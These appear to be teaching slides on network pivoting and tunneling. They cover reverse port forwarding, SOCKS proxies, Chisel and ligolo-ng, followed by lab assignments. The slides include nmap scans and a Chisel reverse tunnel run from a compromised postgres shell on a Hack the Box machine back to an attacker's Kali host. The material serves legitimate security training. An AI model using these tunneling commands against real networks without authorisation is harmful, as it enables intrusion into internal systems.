
Combine with pivoting or exploitation to move to another device

Reverse proxies and SOCKS Proxies with Proxychains

Tools: Chisel, Metasploit, or C2 of choice

Tunneling

From the previous firewall example, we know traffic can flow through the firewall if it comes from the web server




Attacker and Machine 1 **can't** connect to Machine 3, but Machine 2 is allowed.


If we are able to have our traffic flow through the Machine 2, we can communicate with the internal devices!

Reverse Port Forwarding


Compromise the web server...




and reverse forward traffic to us



Reverse Port Forwarding



Compromise the internal computer and point a reverse shell to the web server's 1273



Tunneling: Proxies

By compromising the web server, we are able to proxy our traffic through it, allowing us to interact with the internal devices seemingly directly

Tools

- chisel
- ligolo-ng
- Command and Control (C2) of choice

<https://www.hackingarticles.in/a-detailed-guide-on-ligolo-ng/>

<https://cybergladius.com/htb-dante-skills-network-tunneling-part-2/>


The logo for Ligolo-ng is displayed within a white rectangular box with an orange border. The text "Ligolo-ng" is in a bold, sans-serif font, with "Ligolo-" in dark grey and "-ng" in green. A small green square is positioned to the right of the text, partially overlapping the box's border.

SOCKS Proxy


A type of proxy that establishes a TCP connection with the destination server. Data can now be sent to the destination through the proxy server

- Tunnels traffic regardless of network protocol (SSH, RDP, HTTP, etc)

As before, we compromise the web server



SOCKS Proxying



We can interact with the database through the SOCKS proxy server

Chisel uses proxychains to tunnel traffic while Ligolo creates a virtual network to tunnel traffic through instead.

- Ligolo is generally better as it supports common protocols like PING unlike proxychains with Chisel.

Tunneling

Something previously hidden may now be revealed

```
(root@kali)-[/home/kali/HTBBoxes/Jupiter]
# nmap -vv 10.10.11.216 -p- --min-rate=3000
Starting Nmap 7.92 ( https://nmap.org ) at 2023-06-07 15:04 EDT
Initiating Ping Scan at 15:04
Scanning 10.10.11.216 [4 ports]
Completed Ping Scan at 15:04, 0.11s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 15:04
Scanning jupiter.htb (10.10.11.216) [65535 ports]
Discovered open port 22/tcp on 10.10.11.216
Discovered open port 80/tcp on 10.10.11.216
Discovered open port 1444/tcp on 10.10.11.216
```

External nmap scan

Internal nmap scan

```
postgres@jupiter:/tmp/awawaw$ ./nmap 127.0.0.1 -p- --min-rate=3000
./nmap 127.0.0.1 -p- --min-rate=3000

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2023-06-07 19:04 UTC
Unable to find nmap-services! Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000047s latency).
Not shown: 65523 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
1444/tcp   open  unknown
3000/tcp   open  unknown
5432/tcp   open  postgresql
8888/tcp   open  unknown
35779/tcp  open  unknown
36063/tcp  open  unknown
37955/tcp  open  unknown
38035/tcp  open  unknown
50083/tcp  open  unknown
50503/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.98 seconds
```


Tunneling with Chisel

```
(root@kali)-[/home/kali/HTBBoxes/Jupyter]
└─$ chisel server --port 12121 --reverse
2023/06/07 15:06:28 server: Reverse tunnelling enabled
2023/06/07 15:06:28 server: Fingerprint K/vBXkf2XMrg3UFa/ejx8qFnEGyPppV4JfGP1UsTjJs=
2023/06/07 15:06:28 server: Listening on http://0.0.0.0:12121
2023/06/07 15:07:00 server: session#1: tun: proxy#R:8888⇒8888: Listening
```

Chisel server hosted on Kali

```
postgres@jupyter:/tmp/awawaw$ ./chisel client 10.10.14.77:12121 R:8888:127.0.0.1:8888
chisel client 10.10.14.77:12121 R:8888:127.0.0.1:8888
2023/06/07 19:06:59 client: Connecting to ws://10.10.14.77:12121
2023/06/07 19:06:59 client: Connected (latency 78.304883ms)
```

Forwarding victim's 8888 to Kali's 8888 through chisel





4

Lab

Lab Instructions

Bandit Over The Wire

<https://overthewire.org/wargames/bandit/>

Goal: Finish up to level 20.

Use any resource **with the exception** of guides. Don't cheat!

Take notes on how you approached and solved each level.
You will need them for **homework**

Feel free to finish all of the levels during lab if you can. Any unfinished levels will be continued as **homework**.

Alternative Labs

Those who have already completed Bandit and are familiar with pentesting

Hack the Box – Starting Point

<https://app.hackthebox.com/starting-point>

- One box per tier

Alternate Alternative Labs

For the people who have already done Bandit AND done starting point...

Hack the Box – For real

- DM @RedLeaf or @lukedanger for more details

<https://overthewire.org/wargames/bandit/>

Got Questions?

**GO AND ASK
ANYBODY!!!**